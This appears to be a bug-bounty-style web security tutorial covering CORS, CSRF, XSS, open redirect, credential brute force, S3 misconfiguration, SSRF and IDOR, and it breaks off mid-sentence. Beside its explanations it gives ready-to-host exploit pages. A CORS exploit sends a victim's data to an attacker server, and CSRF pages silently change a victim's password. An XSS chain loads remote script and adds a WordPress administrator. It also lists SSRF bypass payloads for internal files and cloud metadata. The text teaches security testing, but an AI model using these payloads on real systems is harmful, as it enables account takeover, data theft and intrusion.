The parameters in order:

1. Cookie name
2. Cookie value
3. Expiry
4. Path
5. Domain (empty means current domain)
6. Secure
7. httpOnly

With this cookie configuration, running `alert(document.cookie)` will not display the cookie because `httpOnly` is set to `true` and JavaScript cannot access it.

SameSite Values

- **None** — the cookie will be included in requests initiated by a third party
- **Strict** — the cookie will not be included in any cross-site request
- **Lax** — the cookie will only be included in GET requests with top-level navigation, meaning the URL changes in the address bar and the user is redirected to a different page entirely

Loading resources such as `<img>`, `<iframe>`, and `<script>` does not cause top-level navigation.

What Counts as a “Site”

Every site that is not the same site is called a cross-site. The site is calculated as:

last domain part + TLD

For example, what is the site in `https://cdn.example.ir:4443`? The answer is `example.ir`. This is the same site as `https://cdn.example.ir/4443`, but it is **not** the same origin.

Same Origin Policy (SOP)

SOP is a security feature built into browsers. To understand it, consider this example:

A company has a website. Authenticated users can view their profile, and unauthenticated users see a login form. A user logs in and the cookie's `SameSite` attribute is set to `None`. The user then opens `example.com`, which contains an `iframe` with its `src` pointing to `company.com`.

Will the cookies be sent? Yes — because `SameSite` is set to `None`. But what will the `iframe` display — the user's data or the login form? The user's data, because the cookie was already sent with the request.

Now the important question: does `example.com` have access to that data via JavaScript? If it did, it could read the data and send it to whoever controls the site. This is exactly where the Same Origin Policy steps in.

Typing the following into the console of the page containing the `iframe`:

```
var data = document.querySelector('iframe').contentWindow.document.body.innerHTML;
alert(data)
```

produces a **permission denied** error. The reason is that the two pages do not share the same origin, and SOP does not allow them to access each other's contents.

How Origin is Defined

The browser allows pages to access each other's contents under one condition: they must share the exact same origin. Origin is a combination of:

`SCHEME://HOST:PORT`

To check a site's origin, run `console.log(origin)` in its console.

SOP applies not only to `iframes` but also to requests made with `XMLHttpRequest` and `fetch`. The policy does not block the request itself — it blocks JavaScript from accessing the response. The flow is: HTML forces the user to send a request, the request is sent, the response comes back, and at the moment JavaScript tries to read the response, SOP blocks it.

Loaded Resources vs. Data Access

SOP is not strict about loaded resources such as `<img>`, `<iframe>`, and `<script>` tags. It is strict about accessing data and the DOM.

When a script is loaded from site 2 into site 1, the script executes under site 1's context. This means the script has access to site 1's DOM and cookies, and can contain malicious code to send that data to an attacker.

This is where XSS comes from.

Content Security Policy (CSP)

CSP is a security layer that helps defend against attacks such as XSS.

There are two ways to activate CSP:

1. Response header:

Content-Security-Policy: <policy-directives>

2. Meta tag:

```
<meta http-equiv="Content-Security-Policy" content="<policy-directives>">
```

Policy directives follow the format `directive value`. For example:

Content-Security-Policy: `img-src https://sora.net; script-src https://google.com`

This tells the browser to only load images from `sora.net` and scripts from `google.com`.

Cross-Origin Resource Sharing (CORS)

SOP prevents JavaScript from accessing resources from other origins. In real-world development, however, sharing resources across origins is often necessary. Some solutions for this include:

- `postMessage`
- JSONP (sharing data via script tags)
- CORS

CORS provides a way to relax SOP so that the DOM remains accessible even when origins differ. This is done through response headers.

CORS Headers

Access-Control-Allow-Origin: <origin> | *

This header tells the browser which origin is allowed to access the resources. * means all origins are allowed.

Access-Control-Allow-Credentials: `true`

If set to `true`, the request can contain cookies. When a request includes cookies, this header must be present and set to `true`.

The browser is responsible for communicating the origin to the server via the `Origin` header, and this cannot be spoofed or modified by the user.

Cross-Origin HTTP Requests

Not all types of HTTP requests can be sent cross-origin. The browser only allows **simple HTTP requests** to be sent directly. If a request is not simple, the browser sends a **preflight request** first.

Simple HTTP Requests

A request is considered simple if it uses one of these methods:

- GET
- POST
- HEAD

For POST, only these content types are allowed:

- application/x-www-form-urlencoded
- multipart/form-data
- text/plain

Preflight HTTP Requests

If the request is not simple, the browser sends a preflight request using the **OPTIONS** method before sending the actual request. This allows the browser to check whether the server permits it.

The server responds to the preflight with these headers:

- Access-Control-Allow-Methods — which HTTP methods are permitted
- Access-Control-Allow-Headers — which headers are permitted
- Access-Control-Max-Age: <seconds> — how long the preflight response is valid; for example, within 10 minutes the browser does not need to send another **OPTIONS** request

When `withCredentials = true` is set in JavaScript, the browser will include cookies in the request.

CORS Misconfiguration

In short: a cross-domain policy that trusts untrusted domains. The application allows certain domains to access its resources, which puts it at risk. While it is mostly considered a client-side attack, it affects both confidentiality and integrity by allowing third-party sites to send privileged requests containing cookies through authenticated users.

For example, a user's card details are listed on a site inside a panel. The user can open the panel because they are authenticated.

Attack Scenario

```
victim --GET /my-info--> vulnerable site
vuln site --victim data--> victim
JS loaded... victim --GET /exploit.html--> attacker's website (exploit code)
```

```
...exploit payload executes in victim's browser...
victim --GET /my-info--> vuln site
```

```
response headers: [
  Access-Control-Allow-Origin -> attacker
  Access-Control-Allow-Credentials -> true
]
```

```
vuln site --victim's data--> victim --sends data to attacker
--> attacker's website --> saved in logs
```

When the user is logged in, the attacker sends them a link. That link contains hidden exploit code. When the user opens it, the exploit executes in their browser and immediately sends a cross-site request to fetch data from the vulnerable site's `/my-info` endpoint. The browser automatically includes the cookie, so the request is authorised. Once the response returns, the exploit forwards the data to the attacker's listener or HTTP server where it is logged.

This vulnerability exists because the browser automatically sends cookies. If the `SameSite` cookie attribute is set correctly, this attack will not work at all.

There are two ways to stop this attack:

- Set the authentication cookie to `SameSite`
- Implement CORS correctly

When Does a CORS Misconfiguration Exist?

Three conditions must be met:

- There is an endpoint that exposes sensitive data (such as a CSRF token) and it allows requests from any origin
- The endpoint uses cookies for authentication rather than tokens
- The authentication cookie's `SameSite` attribute is not set

If these conditions are met, an exploit can be written.

Identifying the Vulnerability in Burp Suite

Check whether:

- The target endpoint uses cookies for authentication
- `Access-Control-Allow-Credentials` is `true`

To verify, add or modify the `Origin` header in the request:

`Origin: https://attacker.com`

Check whether `Access-Control-Allow-Origin` in the response reflects the value you set. If it does, proceed with exploitation. If the authentication cookie's `SameSite` attribute is `None`, that is ideal for the attacker.

Exploitation

Save the following as an .html file and host it on the attacker's server, then send the link to the victim:

```
<!DOCTYPE html>
<html>
  <div id="demo">
    <button type="button" onclick="loadXMLDoc()">Send Content</button>
  </div>

  <script>
    function loadXMLDoc(){
      var xhttp = new XMLHttpRequest();
      xhttp.onreadystatechange = function(){
        if (this.readyState == 4 && this.status == 200){
          var xhttp2 = new XMLHttpRequest();
          xhttp2.open(
            'GET',
            'https://Attacker.server/?data='
            + escape(this.responseText)
            );
          xhttp2.send();
        }
      };
      xhttp.open(
        'GET',
        'https://vulnerable.site/path/to/sensitive/endpoint'
      );
      xhttp.withCredentials = true;
      xhttp.send();
    };

    loadXMLDoc();
  </script>
</html>
```

Once the victim opens the link, check the server logs to retrieve the stolen data:

```
tail -f /var/log/nginx/access.log
```

Checker Function — CORS Part 2

A common concept in CyberSecurity implementations is the **checker function** but the idea here is demonstrated through CORS as an example. In many companies, due to scalability requirements, CORS is handled dynamically. The server takes the origin from the request and reflects it in the response, but also needs to verify that the origin is trusted. A checker function is written to handle this verification — for example, checking

whether the origin belongs to the company's domain before activating CORS.

```
client --Origin: https://sub.site.com--> server (site.com) --checks origin--  
> response
```

How the Checker Function Can Be Vulnerable

Consider a function defined like this:

```
app.get('/user/info', (req, res) => {  
  if (req.headers.origin.indexOf("site.com") < 0){  
    // security failure  
    // exit  
  } else {  
    all_cors_headers(req.headers.origin);  
  }  
  
  var user_obj = get_user_data(req.session.user_id);  
  res.render('result');  
});
```

Sending `attacker.com` directly would fail because the string `site.com` is not present in it. However, the origin `site.com.attacker.com` passes the check — it is a subdomain of `attacker.com`, and all requests to it are logged on the attacker's server. The attacker creates a subdomain named `site.com` under their domain and hosts the malicious exploit code there.

Detecting Vulnerable CORS Configurations

The following response header combinations indicate a CORS vulnerability:

Case 1 — Origin directly reflected:

```
Access-Control-Allow-Origin: https://hacker.net  
Access-Control-Allow-Credentials: true
```

Case 2 — Checker function bypass via subdomain:

```
Access-Control-Allow-Origin: https://company.com.hacker.net  
Access-Control-Allow-Credentials: true
```

Case 3 — Null origin accepted:

```
Access-Control-Allow-Origin: null  
Access-Control-Allow-Credentials: true
```

A null origin can be produced by the file scheme, a sandboxed iframe, or certain URLs constructed in JavaScript. An attacker can create a local file and send the link to the victim. Since both sides produce a null origin, exploitation is possible.

Case 4 — Any subdomain of the target is trusted:

```
Access-Control-Allow-Origin: https://anysubdomain.company.com
Access-Control-Allow-Credentials: true
```

This is exploitable if an XSS vulnerability can be found on any of the company's subdomains.

Cross-Site Request Forgery (CSRF)

CSRF is mostly used alongside XSS, where CSRF is the actual exploitation. In the old days when `httpOnly` was not widely used, attackers would hijack sessions directly. Session hijacking is rare now, but CSRF remains a viable attack.

The concept is simple: force the user to send a request they did not intend to send. Not just any request qualifies — it must be **state-changing**, such as updating a profile, changing a password, or logging out.

Dependencies

- Authentication must be cookie-based
- If the cookie's `SameSite` attribute is set, XSS is needed to exploit it — since a site's subdomains are considered the same site
- The request must be a simple HTTP request and also **repeatable**

SOP still applies, but the attacker does not need to read the response.

How It Works

```
victim --GET /exploit.html--> attacker's website
attacker's website --exploit--> victim
JS loads on victim's browser --POST /change-password or GET /logout
--> DONE --SOP--> ?
```

The victim clicks a malicious link and is redirected to the attacker's website. The exploit loads in the victim's browser and the operation executes. SOP kicks in, but since the attacker does not need the response, it does not matter.

Repeatability

If a request works every time with just the cookie present, it is repeatable. If the request requires a random token in the headers — usually called a CSRF token — it is no longer repeatable. Either way, it can always be tested once to confirm it works.

Exploit Code

Save the following as an .html file, host it on the attacker's server, and send the link to the victim. If the victim is logged in on the vulnerable website, their password will be changed.

```
<html>
  <head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">

    <script>
      function runCSRF(){
        let request = new XMLHttpRequest();
        request.onreadystatechange = function(){
          if (request.readyState == 4 && request.status == 200){
            console.log('[*] password changed to: hacked');
          }
        }

        request.open(
          "POST",
          "https://target.site/change_pass"
        );
        request.setRequestHeader(
          "Content-Type",
          "application/x-www-form-urlencoded"
        );
        request.withCredentials = true;
        request.send("password=hacked&password-repeat=hacked");
      }
      window.onload = function(){
        runCSRF();
      };
    </script>
  </head>
</html>
```

Exploit Code — Fetch

```
<html>
  <head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">

    <script>
      window.onload = function(){
```



```

        fetch("https://target.site/change_pass", {
            method: "POST",
            headers: {
                "Content-Type": "application/x-www-form-urlencoded",
            },
            credentials: "include",
            body: "password=hacked&password-repeat=hacked"
        }).then(res => {
            if (res.ok) {
                console.log('[*] password changed to: hacked');
            }
        });
    };
</script>
</head>
</html>

```

Exploit Code — Using a Form

Using an HTML form is simpler than XHR. The form is auto-submitted on page load, so no interaction is required from the victim.

```

<html>
  <body onload="document.getElementById('csrfForm').submit()">
    <form id="csrfForm" action="https://target.site/change_pass" method="POST">
      <input type="hidden" name="password" value="hacked">
      <input type="hidden" name="password-repeat" value="hacked">
    </form>
  </body>
</html>

```

CSRF Protection

- **CSRF token (common)** — must exist in the request headers. If the CSRF token is stored in a cookie, the endpoint is still vulnerable because the cookie will be sent automatically
- **Checking the Referer header** — cannot be manipulated by JavaScript
- **Adding custom headers to the request** — the request will no longer be a simple HTTP request
- **Sending the CSRF token as a non-cookie token** — safe, because browsers do not include tokens in requests by default

The token flow looks like this:

```

user --GET /changePass--> server
server --generates CSRF token--> user
user --POST /changePass + CSRF token + session
--> server --> token verification --> DONE

```

CSRF is not easy to find these days but it still exists. The modern CSRF concept is found deeper within web applications. Exploitation is straightforward — just send the link to the victim.

Cross-Site Scripting (XSS)

XSS is one of the most common vulnerabilities in web applications and grows more prevalent with every new browser feature. Its severity ranges from low to high, but never critical.

XSS allows an attacker to inject malicious JavaScript into a web application, which then executes in the victim's browser.

Types of XSS

There are two types of XSS:

- **Normal XSS** — happens because of HTML rendering. Can be reflected or stored.
- **DOM-based XSS** — happens after HTML rendering is complete, when the browser begins rendering JavaScript. Those scripts make changes to the DOM and XSS occurs during that process.

Either type can be reflected or stored:

- **Reflected** — the payload is not saved anywhere on the server
- **Stored** — the payload is saved and persists until it gets executed on someone, such as in a profile or comment section

There is also **Blind XSS**, which is mostly stored. The attacker does not know if the code executed or not and must use an OOB payload to get notified whenever it fires.

XSS Vectors

Some common XSS vectors:

- `<script>alert(origin)</script>`
- `<img src=x onerror=alert(origin)>`
- `<svg onload=alert(origin)>`

Normal Reflected XSS

Consider a website that takes a search expression and puts the input directly into the HTML. A harmless probe in the vulnerable parameter:

```
.../name=<img src=x>&send=send
```

If a console error appears because of the broken `src`, or a broken image icon appears on the page, XSS is likely present. Confirm with:

```
.../name=<img src=x onerror=alert(origin)>
```

It is important to always start with harmless payloads. This helps determine whether a WAF or something else is blocking execution before escalating.

DOM-Based Reflected XSS

Some code may update the DOM directly, such as:

```
document.getElementById("main").innerHTML = ...
```

This change is driven by JavaScript, not HTML rendering. If XSS occurs here, it is DOM-based. The payloads are the same as above.

Stored XSS

The payload is placed somewhere in the database — a comment, a profile field, or similar — and executes whenever a user loads that content.

Breaking Out of Code Context

When a payload is placed inside an HTML attribute, the entire input may be treated as a string. The context must be broken first. For example:

```
<input type="hidden" name="P06" value="<img src=x onerror=alert(origin)">
```

The payload needs to break out of the `value` attribute:

```
"><img src=x onerror=alert(origin)>
```

Which produces:

```
<input type="hidden" name="P06" value=""><img src=x onerror=alert(origin)">
```

When breaking out of HTML context, fixing the syntax at the end matters less than it does in other injection vulnerabilities. After injecting, use `Ctrl+U` to view source or use inspect to check the effect.

When input is placed directly inside a `<script>` tag, the JavaScript itself must be broken. Comments in JS use `//` and control characters such as `;`, `|`, and similar can be used to break execution flow.

WAFs, CDNs, and server-side checker functions may filter inputs. Bypassing techniques are covered later in the hunting tips.

Protection

HTML encoding is one way to prevent XSS. If the encoding or checker function runs on the client side in the browser, it can be bypassed using a MITM proxy such as Burp Suite.

Exploitation

When XSS is present on a site, SOP becomes largely irrelevant — the injected code runs in the same origin and can access everything. In other words:

XSS is like the attacker sitting behind the victim's browser on that site.

Practical Example — XSS Chained with CSRF

XSS can be chained with CSRF to bypass CSRF token protection. In a WordPress dashboard, the users section can be used to add a privileged user. The request is protected by a CSRF token, but with XSS present the token can be extracted first.

The attack flow:

```
attacker --injecting xss--> vuln site
<-----
victim --GET /vulnPage--> vulnPage
vulnPage --exploit code--> victim

victim ==attacker.site/exploit.js==> attacker's site
(request to load the full exploit)
attacker's site ==full exploit code==> victim
```

SOP: OKAY!

```
victim ==GET /addUser==> vuln site
vuln site ==CSRF token==> victim

victim ==POST /addUser + CSRF token==> attack is Done!
<=====
```

(unwanted/exploit-caused requests are displayed with: '=')

Some script is injected into the vulnerable site. When the admin opens the page or link, a request is sent to the attacker's server to load the full exploit. The initial injected payload is:

```
<script src="http://attacker.net/full-exploit.js"></script>
```

This loads the full exploit onto the victim's browser. The main exploit code:

```
fetch('/wp-admin/user-new.php', {
  credentials: 'include',
}).then(res => {
  return res.text();
});
```

```

}).then(html => {
  const parser = new DOMParser();
  // creating a parser object

  const doc = parser.parseFromString(html, 'text/html');
  // parse the text as html

  const token = doc.querySelector('input[name="_wpnonce"]').value;
  // extracting CSRF token

  const formData = new URLSearchParams();

  formData.append('action', 'createuser');
  formData.append('_wpnonce', token);
  formData.append('_wp_http_referer', '/wp-admin/user-new.php');
  formData.append('user_login', 'hackeradmin');
  formData.append('email', 'hacker@hacker.net');
  formData.append('first_name', 'hacker');
  formData.append('last_name', 'admin');
  formData.append('pass1', 'hackerpass123!');
  formData.append('pass2', 'hackerpass123!');
  formData.append('role', 'administrator');
  formData.append('createuser', 'Add New User');

  return fetch('/wp-admin/user-new.php', {
    method: 'POST',
    credentials: 'include',
    headers: {
      'Content-Type': 'application/x-www-form-urlencoded',
    },
    body: formData.toString(),
  });
}).then(res => {
  console.log('exploited');
}).catch(err => {
  console.log('exploitation failed..');
});

```

Open Redirect (OR)

Also known as open-r: unvalidated redirect and forward, or URL redirection to an untrusted site.

A web application redirects the user to an untrusted website. This can happen via JavaScript or an HTTP 3xx status code. If the redirection is based on user input and not properly protected, it is called an open redirect — and it can also lead to XSS.

The minimum impact of an open redirect is phishing. For example, a user trusts x.com and follows its redirects without question. An attacker finds an open redirect on x.com and

creates a phishing page. The user clicks a link that belongs to x.com and gets redirected to the phishing page.

Beyond phishing, open redirect can also:

- Be escalated to XSS
 - Cause account takeover (ATO) in authentication flows
 - Lead to full-blown SSRF (covered later)
-

Types of Open Redirect

Header-Based

The web server handles the redirection. For example:

```
from flask import Flask, request, redirect
app = Flask(__name__)

@app.route("/")
def page():
    next = request.values.get('next')
    if next:
        return redirect(next)
    else:
        return 'Hello world!'

if __name__ == "__main__":
    app.run(host='0.0.0.0', port=80)
```

The next parameter is taken directly from the query string and used for redirection without validation.

HTML/JS-Based

```
if (window.location.hash) {
    var hash = window.location.hash.substring(1);
    window.location = hash;
}
```

If a hash is present in the URL, its value is extracted and the user is redirected to it.

When redirection is handled by JavaScript or HTML, it can be escalated to XSS using the javascript: scheme. For example, setting the value to javascript:alert(origin) triggers script execution. This payload works most reliably inside an href attribute or when assigned like this:

```
window.location = "javascript:alert(origin)";
```

Newer browsers ignore the javascript: scheme when typed directly into the address bar.

Bypassing Protections

Header-Based Protection

A common protection is a checker function that validates the redirect URL against an HMAC. For example:

```
<?php
function check_hmac($url, $hmac){
    return ($hmac == md5($url));
}
if (isset($_GET['url']) && isset($_GET['h'])){
    if (check_hmac($_GET['url'], $_GET['h'])) header('Location: ', $_GET['url']);
    else echo 'invalid HMAC';
}
?>
```

A legitimate request might look like:

```
.../url=https://google.com&h=41a583949459006c49ea6102854cb72e
```

To bypass this, supply any URL along with its correct MD5 hash. The hashing algorithm can often be identified through source code review or by recognising the hash format.

JS-Based Protection

```
function getQueryParam(name) {
    var urlParams = new URLSearchParams(window.location.search);
    return urlParams.get(name);
}

var userInput = getQueryParam("url");
var regexPattern = /^((https?):\/\/(?:[^\s/]+\.)?site\.(net|cn|app))?\$/;
if (userInput && userInput.match(regexPattern)) {
    window.location.href = userInput;
} else {
    alert('invalid input parameter!');
}
```

The regex checks that the input starts with `https` and ends with `.site.net/` (or similar). A value like `http://google.com` would be rejected because it does not match the expected domain.

However, this input passes the check:

```
https://attacker.com?a=.site.net/
```

The pattern ends with `.site.net/` and starts with `https`, so the regex matches — and the user is redirected to the attacker's site.

Default Credentials

From the Security Misconfiguration family.

Credentials means login and authentication information. In this vulnerability, which is found frequently, an attacker tries to authenticate to services or accounts using default, unchanged, or weak usernames and passwords — such as `admin/admin` on most routers.

There are several techniques to carry out this attack:

- Searching for a specific product's default login credentials
- Brute force using a dictionary (one username, many passwords) — note that too many failed attempts may result in a ban
- Password spray using a dictionary (a few passwords, many usernames)

Password lists and dictionaries can be found easily online, for example at [github.com/danielmiessler/Se](https://github.com/danielmiessler/SecWiki)

Brute Force with Burp Suite

Many tools exist for brute force attacks, but Burp Suite works well for this. When inspecting the response headers, the `WWW-Authenticate` header may show `Basic`. Fill the username and password fields with something like `test/test` and an `Authorization` header will appear:

`Basic <someBase64EncodedData>`

Decoding that value reveals a pattern like `test:test` — exactly what was entered. The approach is to encode credentials in the same format and replace that value. This can be done with a Bash loop or with Burp Intruder.

Steps in Burp Intruder:

1. Send the request to Intruder
2. Remove the encoded credential value and mark it as the payload position
3. Go to Payloads, load a password list, and disable URL encoding
4. Add a payload processing rule: **Add prefix** — enter the target username in the format `admin:`
5. Passwords will be appended to this prefix, producing values like `admin:<password>`
6. Add another payload processing rule: **Encode** → **Base64**
7. Start the attack

To test a different username, edit the prefix value.

Password Spray

Password spray works the same way. Provide a username list and create a suffix for the password instead.

Stack Trace Errors

From the Security Misconfiguration family.

There is no special method to trigger errors in web applications — simply do something the developer did not expect. If error handling is not managed safely, sensitive information can leak through error messages. For example, in the Django framework it was once common

to retrieve the `SECRET_KEY` through a stack trace, which is used for session signing and could lead to RCE.

In general, there are many ways to trigger errors: corrupt inputs with unexpected values, pass arrays as query parameter values or keys, and similar techniques. The core idea is to give the application input it does not expect.

HTTP Verb Tampering

From the Security Misconfiguration family.

HTTP methods such as `GET`, `POST`, `PUT`, `PATCH`, `DELETE`, and `HEAD` are also called HTTP verbs. Verb tampering means changing the verb in a request — for example, turning a `GET` into a `POST` or vice versa.

Burp Suite provides this option directly: right-click on a request and change the verb. OWASP ZAP also offers more options for this.

Verb tampering is used in attacks against Basic Authentication and can also be applied in Broken Access Control scenarios such as IDOR. It is one of the simpler tests to run and can be chained into other attack flows — for example in CSRF when a `POST` request does not work as expected.

Force Browsing

From the Security Misconfiguration family.

There may be files and resources on a web server that are not linked anywhere on the page and are not findable by a normal user. These are called **unlinked data** — pages or files that exist on the server but are not referenced anywhere. If these can be discovered through brute force, that is force browsing.

This type of brute force attack against resources is also known as **fuzzing**.

Tools

- **FFUF** (Fuzz Faster U Fool) — recommended
 - **Gobuster**
 - **wfuzz**
-

Sensitive File Extensions to Look For

Backup files: - `.zip` - `.tar.gz` - `.7z`

Source code and project files: - `.git` - `.svn`

Shell scripts: - `.bash` - `.sh`

Source files: - `.py` - `.go` - `.phps`

Packages: - `.json` - `npm-modules`

If a developer forgot to remove these from the server, they are discoverable.

FFUF

FFUF is a fast web fuzzer written in Go. It is used for:

- File and directory discovery
- Parameter discovery (not recommended with this tool — use x8 instead)
- Header fuzzing
- Authentication brute force

Key flags:

- `-w` — wordlist
- `-u` — target URL
- `-e` — specify extension
- `-H` — custom header (for example `-H "Cookie: some cookie"` — useful when fuzzing requires authentication)
- `-fc` — filter by status code
- `-mc` — match by status code (using `-mc all` is always recommended)

Sample usage for authentication brute force:

```
ffuf -w wordlist:UU,wordlist2:PP \  
-u http://target.com/auth \  
-H "Content-Type: application/json" \  
-d '{"user": "UU", "pass": "PP"}'
```

S3 Bucket Misconfiguration

From the Security Misconfiguration family.

An S3 bucket is a storage unit in Amazon S3 — similar to an external hard drive, but data is stored as objects rather than in a traditional file system. Any number of objects can be stored in a bucket.

Key properties:

- Each bucket has a unique name
- Permissions control access to each bucket
- The bucket owner can configure read, write, and edit permissions for anonymous users

To list a bucket's files:

```
aws s3 ls s3://bucketName/
```

Some websites are hosted entirely on S3 buckets. If permissions are not configured correctly, an S3 bucket misconfiguration occurs.

Identifying an S3-Hosted Site

Consider a website at `http://aws.example.info`. Running a CNAME lookup reveals something like:

```
aws.example.info.s3-website...amazonaws.com
```

This means the domain is just a CNAME pointing to an S3-hosted address — Amazon is hosting the site and the domain is aliased to that bucket address.

Exploiting the Misconfiguration

With the CNAME record in hand, the bucket name and region can be extracted to construct a direct S3 URL. In this example:

- Bucket name: `aws.example.info`
- Region hint from the CNAME: `s3-website-ap-northeast-2`

Constructed URL:

```
http://aws.example.info.s3.ap-northeast-2.amazonaws.com
```

If the bucket is misconfigured, browsing this URL will list the files inside it. Once file names are visible, their contents can be retrieved directly:

```
curl -s aws.example.info/secr3t.txt
```

Every S3 bucket has a file listing, but it must be kept private. These files could also be discovered through fuzzing, but a misconfigured bucket makes enumeration significantly easier.

Server-Side Request Forgery (SSRF)

CSRF is a client-side attack, but SSRF is about forcing the **server** to send requests from the backend. In CSRF, the attack relies on state-changing requests that cause unwanted actions. SSRF is not based on state change — if the server can be forced to send any request at all, an SSRF vulnerability exists.

Consider this source code:

```
<?php
if(isset($_GET['img'])){
    $img = $_GET['img'];
    $image = fopen($img, 'rb');
    fpassthru($image);
}
?>
```

The vulnerability is in the file-opening part. `fopen` takes the input directly, so passing a local path reads files from the server:

```
https://example.com/ssrf.php?img=/etc/passwd
```

This is called **local file disclosure** — not SSRF yet. The `file://` scheme also works:

```
https://example.com/ssrf.php?img=file:///etc/passwd
```

But if an `http` scheme is used instead:

```
https://example.com/ssrf.php?img=https://google.com
```

The server is now sending a request to `google.com`. Requests can also be directed to an attacker-controlled server or OOB tools like Interactsh or Burp Collaborator to verify the vulnerability.

The minimum impact required for a bounty is being able to reach internal ports:

```
https://example.com/ssrf.php?img=http://localhost:8000/secret.txt
```

```
attacker --|-- vuln server |
          |          |      |
          |          |      |
          |  internal |      |
          |          |      |
```

Detection

SSRF can be full-blown or blind depending on the conditions:

- **Full-blown SSRF** — the request is sent completely, the response comes back, and it is visible
- **Blind SSRF** — the results cannot be seen

The `http` scheme is not always available, so other schemes are worth knowing:

- `file://` — opening a file
 - `dict://` — dictionary protocol
 - `sftp://` — secure file transfer protocol
 - `ldap://` — Active Directory
 - `tftp://` — trivial FTP
 - `gopher://` — searching in documents
 - `http://` — HTTP
 - `https://` — HTTPS
-

Checker Function

Sometimes a web application is designed to send HTTP requests to other services, which is not a vulnerability on its own. Limits are sometimes implemented on what the server is allowed to request. These filters can apply to domain names or protocols.

Domain-based filtering examples:

```
https?:\\\/company\.com\/.+      # one site regex
https?:\\\/\.+?.?company\.com\/.+ # all subdomains regex
```

Protocol-based filtering examples:

```
^https?      # whitelist HTTP/HTTPS
file\:\//    # blacklist file protocol
```

If the checker function has a flaw, the vulnerability exists. Common implementation weaknesses:

1 — Blocking internal addresses

If 127.0.0.1 is blocked, alternatives include:

- localhost
- local.site.com
- localhost.site.com
- internal.site.com
- 127.1
- [::]
- [::1]

The secure approach is to resolve the domain and double-check the resulting IP address.

2 — Regex-based domain extraction

```
input => https://company.com
regex => ^https?:\//(\www\.)?(?P<host>[a-z0-9.\-_]*) (\/.*)?
host  => company.com
check => company.com in ["company.com", "auth.company.com", "blog.company.com"]
```

Due to the vulnerable regex, this input bypasses the check:

```
company.com@127.0.0.1
```

The request is sent to localhost because company.com is parsed as the username for 127.0.0.1.

3 — Redirect following

The function checks that the URL starts with http or https and that the IP is not blacklisted. If the server follows redirects, this can be bypassed by pointing to an attacker-controlled redirect:

```
https://attacker.com/redirect.php
```

Which then redirects to http://127.0.0.1.

4 — Open redirect on a whitelisted domain

If everything is implemented securely but one of the subdomains has an open redirect, that leads to full-blown SSRF:

```
https://whitelisted.company.com/next?url=https://attacker.com
```

```
[whitelisted SSRF + Open Redirect = full-blown SSRF]
```

5 — Inconsistency between checker and HTTP library

For example, with this input:

```
user@evil.com@company.com
```

PHP identifies the host as `company.com`, but `cURL` sends the request to `evil.com` because it parses the hostname differently.

Exploitation

OOB techniques are useful during detection to identify blind SSRF. For exploitation, SSRF can be used for:

- Interacting with internal APIs
 - Upstream IP disclosure — when the site is behind a CDN, forcing the server to send a request to an attacker-controlled server reveals its real IP
 - Scanning internal IPs and ports (important in bug bounties)
 - Reading cloud metadata
 - Reading local files (such as `/etc/passwd` for proof of concept)
 - Escalating to RCE
-

Tools

- **SSRFmap** — used for scanning internal networks
 - **Gopherous** — if the `gopher` protocol is available, this tool tests all known payloads
-

Real-World Examples

Amazon EC2 instances expose a metadata service at an IP that is only reachable from within Amazon's network:

`http://169.254.169.254/latest/meta-data/`

If SSRF is found on an Amazon-hosted server, this endpoint becomes accessible and metadata can be read.

In a real scenario, a site hosted on Amazon EC2 has a feature that takes a screenshot of a URL entered by the user. Entering the metadata address directly will be blocked by the checker function. Bypasses include:

- Searching PayloadsAllTheThings for known bypasses
- Setting a custom DNS record to point to the target IP and entering your own domain
- Using IPv6
- Using punycode encoding

In bug bounties, OOB confirmation alone is not enough. The minimum accepted impact is demonstrating an open internal port.

Broken Access Control — IDOR (Insecure Direct Object Reference)

Broken Access Control is the main topic, and IDOR is its most important subtopic. Each user in a service has certain privileges, and if they can access beyond those privileges, it is called broken access control. For example, a writer in a blog should only be allowed to post content — not install plugins or create users.

As web applications evolve, IDOR becomes more and more prevalent.

Simple IDOR

Happens when a web application takes some input and uses it directly to access data, a file, or an object. A direct object reference is not a vulnerability by itself, but when security checks are not implemented it becomes insecure — and it is a high-risk vulnerability that affects both confidentiality and integrity.

For example, if there is a parameter that takes a user ID and loads their profile, changing that ID from 55 to 56 and having the application load another user's data is a simple IDOR.

Attack flow:

```
attacker --invoices/?id=123--> vulnerable site
[123 belongs to attacker]
vulnerable site --200--> attacker
```

```
attacker --invoices/?id=124--> vulnerable site
[124 does not belong to attacker]
vulnerable site --200--> attacker
```

Tricky IDOR

IDOR is not always this straightforward. Consider a website with a support system where users can send tickets and view them at `/tickets`. Tickets are loaded using the user's session and cookie. Clicking on a ticket sends:

```
GET /tickets/?tid=546
```

Changing `tid` returns a `403 Forbidden` — this looks safe. However, the user can also reply to a ticket. When a reply is submitted, a `POST` request is sent:

```
POST /tickets/?tid=546
...
message=hello&op=addTicketReply&id=582443
```

The `id` field is different from `tid` — it is the reply ID. Changing that `id` sends the reply to a different ticket, and the owner of that ticket receives an email containing its content.

Another example involves legacy systems where HTTP requests carried all user information at once. For example, updating a profile:

```
POST /profile?id=4
...
firstname=sora&lastname=hikari&profilepic=something&otherdata=...
```

In modern systems, data is relational and broken into smaller objects. The same profile update might first send:

```
POST /profile/image
...
profilepic=something
```

A reference number is returned for the uploaded image. When the user presses update, a second request is sent:

```
POST /profile/4
...
{
  "firstname": "sora",
  "lastname": "hikari",
  "profilepic": "425"
}
```

IDOR may exist on that 425 reference value.

Detection Tricks

Techniques such as verb tampering can help detect IDOR. More tricks are covered in the hunting tips and tricks section.

Protection

- Check whether the requested ID belongs to the authenticated user — if not, respond with 403
 - Use an **AND** condition in the database query that ties the object to the user: if the record exists and belongs to the user, return 200; if not, return 404
-

ID Formats

IDs and similar parameters are not always integers. They can be UUIDs, strings, or GIDs. For UUIDs, there may be an endpoint that leaks them — otherwise guessing is not feasible.

Cryptographic Failures — Cryptography

Cryptography is used to encrypt data during transfer. The main goals are to preserve confidentiality and integrity.

- **Encryption** — applying mathematical algorithms to plaintext
- **Key** — a small piece of data used for encrypting and decrypting

To decrypt encrypted data, two things are needed: the algorithm and the key.

Objectives of Modern Cryptography

- Authentication
 - Non-repudiation
 - Confidentiality
 - Integrity
-

Cryptographic Algorithms

- **Symmetric (pre-shared key)** — a single key is used for both encryption and decryption
